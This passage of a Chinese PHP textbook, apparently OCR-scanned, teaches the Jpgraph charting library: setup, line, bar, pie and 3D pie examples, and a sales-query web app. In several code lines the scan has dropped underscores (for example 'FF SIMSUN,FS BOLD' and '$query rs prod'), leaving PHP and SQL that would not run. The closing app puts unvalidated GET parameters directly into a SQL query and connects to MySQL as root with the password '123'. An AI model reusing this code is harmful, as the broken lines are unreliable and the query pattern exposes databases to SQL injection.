难点之二就是 Imagick 扩展库的配置。建议选用前面章节中给出的环境和版本进行 Imagick 扩展库的配置。目前只在 PHP 5.2.17 和 Apache 2.2.4 环境下使用 php_imagick_st-Q16.dll 文件成功配置了该库，并成功调试了该章节给出的例子。其他版本的 dll 文件与 PHP 各版本之间的兼容性不好。

19.5　高手训练营

1. 试用 GD 扩展库创建一个带有“我爱我家”字样、宽 200 像素、高 200 像素的图片，并输出。
2. 试用 GD 扩展库生成一个验证码。
3. 试用 Ming 扩展库绘制一段动态文字。
4. 试用 Ming 扩展库绘制图形。
5. 试用 Imagic 扩展库对图片进行裁剪处理。
6. 试用 Imagic 扩展库对图片进行重新缩放处理。

第20章　使用Jpgraph库创建统计图

Jpgraph 库是 PHP 中专门用于输出统计图的扩展库。该库在数据统计等方面具有强大的优势。在实际应用中，可以很容易地使用 Jpgraph 库来生成所需的统计图。

20.1　Jpgraph 概述

Jpgraph 是一个 PHP 面向对象编写的图表绘制图形库，该版本适用于 PHP 5.1 版本以上。

使用 Jpgraph 库可以创建各种类型的统计图，如普通的坐标图、柱状图和饼状图等。它使得作图变成了一件非常简单的事情，只需从数据库中取出相关数据，定义标题、图表类型，剩下的事情就交给 Jpgraph，只需掌握数量不多的 Jpgraph 内置函数，就可以画出非常炫目的图表。

20.2　Jpgraph 的安装与配置

可以从 http://www.aditus.nu/jpgraph/下载最新版本的 Jpgraph。本章中所涉及的使用方法和例子均在 3.0.7 版本上调试通过。

将 Jpgraph 压缩包解压到任意文件夹中，例如，D:\jpgraph。

打开 php.ini 文件，找到 include_path 参数，在其后增加前面的文件夹名。例如，include_path= "…; d:\jpgraph"。

重启 Apache 服务器使改动生效。

打开 jpg-config.inc.php 文件对 Jpgraph 库进行配置。

(1) 默认中文字体配置：Jpgraph 库提供中文标准字体和 BIG5 码字体两种，字体所在的位置可以通过修改 CHINESE_TTF_FONT 的设置来完成。

```
DEFINE('CHINESE_TTF_FONT','bkai00mp.ttf')
```

这里设置 bkai00mp.ttf 字体为默认值。

(2) 默认图片格式配置。可以通过修改 DEFAULT_GFORMAT 的设置来完成。

```
DEFINE(' DEFAULT_GFORMAT','auto')
```

可以根据当前 PHP 环境支持的图片格式来设定默认的图片生成格式。默认将其设置为“auto”，表示 Jpgraph 将依次按照 PNG、GIF 和 JPEG 的顺序来寻找系统支持的图片格式。

20.3　使用 Jpgraph 绘制统计图

本节将通过几个具体的实例来学习如何使用 Jpgraph 库来绘制统计图。

20.3.1　绘制简单的 X-Y 坐标图

实例 20-1：绘制简单的 X-Y 坐标图

```
<?php
include ("src/jpgraph.php");                    //Graph 类
include ("src/jpgraph_line.php");               //LinePlot 类

$graph = new Graph(400,300);                    //创建新的 Graph 对象
$graph->SetScale("textlin");                    //设置刻度样式
$graph->img->SetMargin(30,30,80,30);            //设置图表边界
$graph->title->Set("Year to Date Cost");        //设置图表标题

//绘制曲线
//将要用于图表创建的数据存放在数组中
$data = array(19,23,34,38,45,67,71,78,85,87,90,96);
$lineplot=new LinePlot($data);
$lineplot->SetLegend("Amount(M dollars)");
$lineplot->SetColor("red");

//将曲线放在图表中
$graph->Add($lineplot);

//输出图表
$graph->Stroke();
?>
```

运行上述代码，结果如图 20-1 所示。




图 20-1　X-Y 坐标统计图

知识点：

本实例生成的坐标图是以月份为横坐标，以金额单位为纵坐标来描述每个月的总开销。

(1) Graph 类库是 Jpgraph 的主要类库，使用 Graph 类库创建的对象可以看做是统计图的对象。使用 Graph 类库创建一个 Graph 对象的语法格式为：

```
$graph = new Graph($width,$height);
```

其中，$graph 是创建的对象，$width 和$height 分别表示该对象的宽度和高度。

(2) Graph 对象的 SetScale 方法用于设置统计图的刻度样式。其语法格式为：

```
$graph->SetScale("$AxisType");
```

其中，$AxisType 表示刻度的样式，其可能的值是下面的 X 轴和 Y 轴刻度样式的组合。

X：直线 lin、文本 text、对数 log 和整型 int。

Y：直线 lin、对数 log 和整型 int。

本实例中的 “textlin” 值表示的是 X 坐标为文本样式、Y 坐标为直线样式的 X -Y 刻度。

(3) Graph 对象的 SetMargin 方法用于设置统计图的边界范围。其语法格式如下：

```
$graph->img->SetMargin($left,$right,$up,$bottom);
```

其中，$left 是左边距，$right 是右边距，$up 是上边距，$bottom 是下边距。

(4) $graph->title->Set($title)方法用于设置统计图的标题。

(5) 使用 LinePlot 类新建一个 LinePlot 对象，用来绘制统计图上要显示的曲线。其语法格式为：

```
$lineplot=new LinePlot($data);
```

其中，$lineplot 是创建的 LinePlot 对象，$data 是一个传入的数组，Jpgraph 将根据该数组的内容绘制曲线。

(6) LinePlot 类的 SetColor 方法用于设置曲线的颜色，LinePlot 类的 SetLegend 方法用于设置图例。

(7) 使用 Graph 类的 Add 方法将曲线放置到统计图中。

(8) 最后，使用 Graph 类的 Stroke 方法将统计图输出到网页上。

20.3.2　绘制改进的 X-Y 坐标图

实例 20-2：绘制改进的 X-Y 坐标图

```
<?php
include ("src/jpgraph.php");//Graph 类
include ("src/jpgraph line.php");//LinePlot 类
//第一条曲线的数组
$data1 = array(19,23,34,38,45,67,71,78,85,87,90,96);
//第二条曲线的数组
$data2 = array(523,634,371,278,685,587,490,256,398,545,367,577);
$graph = new Graph(400,300);            //创建新的 Graph 对象
$graph->SetScale("textlin");
$graph->SetY2Scale("lin");
$graph->SetShadow();                    //设置图像的阴影样式

$graph->img->SetMargin(40,50,20,70);    //设置图像边距
$graph->title->Set("年度收支表");       //设置图像标题

$lineplot1=new LinePlot($data1);        //创建设置两条曲线对象
$lineplot2=new LinePlot($data2);

$graph->Add($lineplot1);                //将曲线放置到图像上
$graph->AddY2($lineplot2);

$graph->xaxis->title->Set("月份");      //设置坐标轴名称
$graph->yaxis->title->Set("兆美元");
$graph->y2axis->title->Set("兆美元");

$graph->title->SetFont(FF_SIMSUN,FS_BOLD);              //设置字体
$graph->yaxis->title->SetFont(FF SIMSUN,FS BOLD);
$graph->y2axis->title->SetFont(FF_SIMSUN,FS_BOLD);
$graph->xaxis->title->SetFont(FF_SIMSUN,FS_BOLD);

$lineplot1->SetColor("red");                            //设置颜色
$lineplot2->SetColor("blue");
```

```
$lineplot1->SetLegend("Cost Amount");                //设置图例名称
$lineplot2->SetLegend("Revenue Amount");

$graph->legend->SetLayout(LEGEND_HOR);               //设置图例样式和位置
$graph->legend->Pos(0.4,0.95,"center","bottom");

$graph->Stroke();                                    //输出图像
?>
```

运行上述代码，结果如图 20-2 所示。




图 20-2　改进的 X-Y 坐标图

知识点：

本实例在实例 20-1 的基础上使用 AddY2 方法增加了一条曲线，同时使用 SetY2Scale 方法对右侧的 Y 轴的刻度样式进行了设置。使用 SetFont 方法对输出的字体及样式进行了定义。关于 Jpgraph 库支持的字体及样式设置可查看 jpgraph.php 文件。

20.3.3　绘制柱状图

实例 20-3：绘制柱状图

```
<?php
include ("src/jpgraph.php");                       //Graph 类
include ("src/jpgraph bar.php");//BarPlot 类

$data = array(19,23,34,38,45,67,71,78,85,87,90,96);

$graph = new Graph(400,300);
$graph->SetScale("textlin");
```

```
$graph->SetShadow();

$graph->img->SetMargin(40,30,20,40);

$barplot = new BarPlot($data);                    //创建 BarPlot 对象

$barplot->SetFillColor('blue');                  //设置颜色
$barplot->value->Show();                         //设置显示数字
$graph->Add($barplot);                           //将柱状图添加到图像中

$graph->title->Set("年度收支表");                 //设置标题和 X-Y 轴标题
$graph->xaxis->title->Set("月份");
$graph->yaxis->title->Set("总金额(兆美元)");

$graph->title->SetFont(FF SIMSUN,FS BOLD);       //设置字体
$graph->yaxis->title->SetFont(FF_SIMSUN,FS_BOLD);
$graph->xaxis->title->SetFont(FF_SIMSUN,FS_BOLD);

$graph->Stroke();
?>
```

运行上述代码，结果如图 20-3 所示。




图 20-3　柱状图

知识点：

与前面实例不同的是，创建柱状图需要使用 BarPlot 类创建 BarPlot 对象。该类在 jpgraph_bar.php 中定义，需在代码中使用 include 语句将其包含进来。创建 BarPlot 对象的方法如下：

```
$barplot = new BarPlot($data);
```

其中，$barplot 是创建的 BarPlot 对象，$data 是一个传入的数组，Jpgraph 将依据数组内容绘制柱状图。

20.3.4　绘制饼状图

实例 20-4： 绘制饼状图

```
<?php
include ("src/jpgraph.php");                //Graph 类
include ("src/jpgraph pie.php");            //PieGraph 类

$data = array(19,23,34,38,45,67,71,78,85,87,90,96);

$graph = new PieGraph(400,300);
$graph->SetShadow();

$graph->title->Set("年度收支表");
$graph->title->SetFont(FF SIMSUN,FS BOLD);

$pieplot = new PiePlot($data);
$graph->Add($pieplot);
$graph->Stroke();
?>
```

运行上述代码，结果如图 20-4 所示。




图 20-4　饼状图

知识点：

要创建饼状图需要使用 PieGraph 对象来代替 Graph 对象，PieGraph 类是 Graph 类的一个子类。而且要使用 PiePlot 类创建 PiePlot 对象来设置饼状图。这两个类在 jpgraph_pie.php 中定义，需在代码中使用 include 语句将其包含进来。另外需要注意的是，在创建饼状图时，虽然没有直接用到 jpgraph.php 中的 Graph 类，但也要在代码中将 jpgraph.php 文件包含进来。

创建 PiePlot 对象的方法如下：

```
$pieplot = new PiePlot($data);
```

其中，$pieplot 是创建的 PiePlot 对象，$data 是一个传入的数组，Jpgraph 将依据数组内容绘制饼状图。

20.3.5　绘制 3D 饼状图

实例 20-5：绘制 3D 饼状图

```
<?php
include ("src/jpgraph.php");
include ("src/jpgraph pie.php");
include ("src/jpgraph_pie3d.php");

$data = array(19,23,34,38,45,67,71,78,85,87,90,96);

$graph = new PieGraph(400,300);
$graph->SetShadow();

$graph->title->Set("年度收支表");
$graph->title->SetFont(FF SIMSUN,FS BOLD);

$pieplot = new PiePlot3D($data);     //创建 PiePlot3D 对象
$pieplot->SetCenter(0.4);            //设置饼图中心的位置
$pieplot->SetLegends($gDateLocale->GetShortMonth());//设置图例

$graph->Add($pieplot);
$graph->Stroke();
?>
```

运行上述代码，结果如图 20-5 所示。




图 20-5　3D 饼状图

知识点：

本实例使用 PiePlot3D 类创建了一个 PiePlot3D 对象，生成了一个更为美观的饼状图——3D 饼状图。其中，PiePlot3D 类是 PiePlot 类的一个子类，用于创建 3D 饼状图。而 PiePlot3D 类在文件 jpgraph_pie3d.php 中定义，因此在代码中需使用 include 语句将其包含进来。

设置图例的方法与前面几个例子稍有区别。具体方法如下：

```
$pieplot->SetLegends($array);
```

其中，$pieplot 是定义的 PiePlot3D 对象，$array 是一个传入的数组，Jpgraph 将依据数组内容绘制 3D 饼状图的图例。

20.4　Jpgraph 应用范例

本节结合前面所学的几种不同统计图的绘制方法，给出一个具体的开发应用实例——工厂销量查询系统。该系统提供了一个浏览统计图的页面，用户可以通过在页面上选择时间范围和要查看的统计图形式动态地生成所需的统计图。

供用户选择的表单页面代码如下：

```
<html>
<head>
<title>工厂销量查询系统</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<style type="text/css">
<!--
.style1 {
font-size: 16px;
font-weight: bold;
}
-->
</style>
</head>

<body>
<form name="form1" method="get" action="20-6.php">
  <p align="center" class="style1"> 工厂销量查询系统 </p>
  <table width="300" border="1" align="center" cellpadding="3" cellspacing="3">
    <tr>
      <td width="85"><strong>查询年份</strong></td>
      <td width="188"><select name="acct_yr" id="acct_yr">
        <option value="2006" selected>2006</option>
```

```
      </select></td>
    </tr>
    <tr>
      <td><strong>起始月份</strong></td>
      <td><select name="start_mth" id="start_mth">
        <option selected>01</option>
        <option>02</option>
        <option>03</option>
        <option>04</option>
        <option>05</option>
        <option>06</option>
      </select></td>
    </tr>
    <tr>
      <td><strong>终止月份</strong></td>
      <td><select name="end_mth" id="end_mth">
        <option>01</option>
        <option>02</option>
        <option>03</option>
        <option>04</option>
        <option>05</option>
        <option selected>06</option>
          </select></td>
    </tr>
    <tr>
      <td><strong>统计图类别</strong></td>
      <td><select name="graph" id="graph">
        <option value="1" selected>X-Y 图</option>
        <option value="2">柱状图</option>
        <option value="3">饼状图</option>
        <option value="4">3D 饼状图</option>
      </select></td>
    </tr>
  </table>
  <p align="center">
    <input type="submit" value="Submit">
    <input type="reset" name="Submit2" value="Reset">
  </p>
</form>
</body>
</html>
```

用于生成统计图的 PHP 代码如下：

```
<?php
include ("src/jpgraph.php");
include ("src/jpgraph_line.php");
include ("src/jpgraph_bar.php");
include ("src/jpgraph_pie.php");
include ("src/jpgraph_pie3d.php");

$conn = mysql_connect("localhost", "root", "123");//连接数据库
$acct_yr = $_GET['acct_yr'];                          //获取参数
$start_mth = $_GET['start_mth'];                      //获取参数
$end_mth = $_GET['end_mth'];                          //获取参数
$choose = $_GET['graph'];                             //获取参数

mysql_select_db("product", $conn);                    //执行 SQL，获得销量值
$query rs prod = "SELECT acct mth, amount FROM summary WHERE acct yr =
'$acct_yr' and acct_mth between '$start_mth' and '$end_mth'";
$rs_prod = mysql_query($query_rs_prod, $conn) or die(mysql_error());
$row_rs_prod = mysql_fetch_assoc($rs_prod);
$totalRows_rs_prod = mysql_num_rows($rs_prod);

$data = array(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);//初始化数组
do
    //循环设置各月份数值
{
$i = (int)$row_rs_prod['acct_mth']-1;
$data[$i] = $row_rs_prod['amount'];
} while($row rs prod = mysql fetch assoc($rs prod));

//输出 3D 饼图

switch($choose)
{
case 1:
    $graph = new Graph(400,300);                  //创建新的 Graph 对象
    $graph->SetScale("textlin");                  //设置刻度样式
    $graph->img->SetMargin(30,30,80,30);          //设置图表边界
    $graph->title->SetFont(FF_SIMSUN,FS_BOLD);//设置字体
    $graph->title->Set("工厂销量查询表");           //设置图表标题
    $lineplot=new LinePlot($data);
    $lineplot->SetLegend("AMOUNT");
    $lineplot->SetColor("red");
    $graph->Add($lineplot);
    break;
case 2:
```

```
    $graph = new Graph(400,300);
    $graph->SetScale("textlin");
    $graph->SetShadow();
    $graph->img->SetMargin(40,30,20,40);
    $barplot = new BarPlot($data);      //创建 BarPlot 对象
    $barplot->SetFillColor('blue');     //设置颜色
    $barplot->value->Show();            //设置显示数字
    $graph->Add($barplot);              //将柱形图添加到图像中
    $graph->title->Set("工厂销量查询表");//设置标题和 X-Y 轴标题
    $graph->xaxis->title->Set("月份");
    $graph->yaxis->title->Set("总销量");
    $graph->title->SetFont(FF_SIMSUN,FS_BOLD);//设置字体
    $graph->yaxis->title->SetFont(FF_SIMSUN,FS_BOLD);
    $graph->xaxis->title->SetFont(FF_SIMSUN,FS_BOLD);
    break;
case 3:
    $graph = new PieGraph(400,300);
    $graph->SetShadow();

    $graph->title->Set("工厂销量查询表");
    $graph->title->SetFont(FF_SIMSUN,FS_BOLD);
    $pieplot = new PiePlot($data);
    $pieplot->SetLegends($gDateLocale->GetShortMonth());//设置图例
    $graph->Add($pieplot);
    break;
case 4:
    $graph = new PieGraph(400,300);
    $graph->SetShadow();

    $graph->title->Set("工厂销量查询表");
    $graph->title->SetFont(FF_SIMSUN,FS_BOLD);
    $pieplot = new PiePlot3D($data);                //创建 PiePlot3D 对象
    $pieplot->SetCenter(0.4);                       //设置饼图中心的位置
    $pieplot->SetLegends($gDateLocale->GetShortMonth());//设置图例
    $graph->Add($pieplot);
    break;
default:
    echo "graph 参数错误";
    exit;
}
$graph->Stroke();

?>
```

另外，还要创建一个 MySQL 数据库 product 存放每个月的销量数据。

在浏览器中访问表单页面，如图 20-6 所示。

当用户在统计图类别中选择 3D 饼状图时，运行结果如图 20-7 所示。



图 20-6　工厂销量查询系统页面

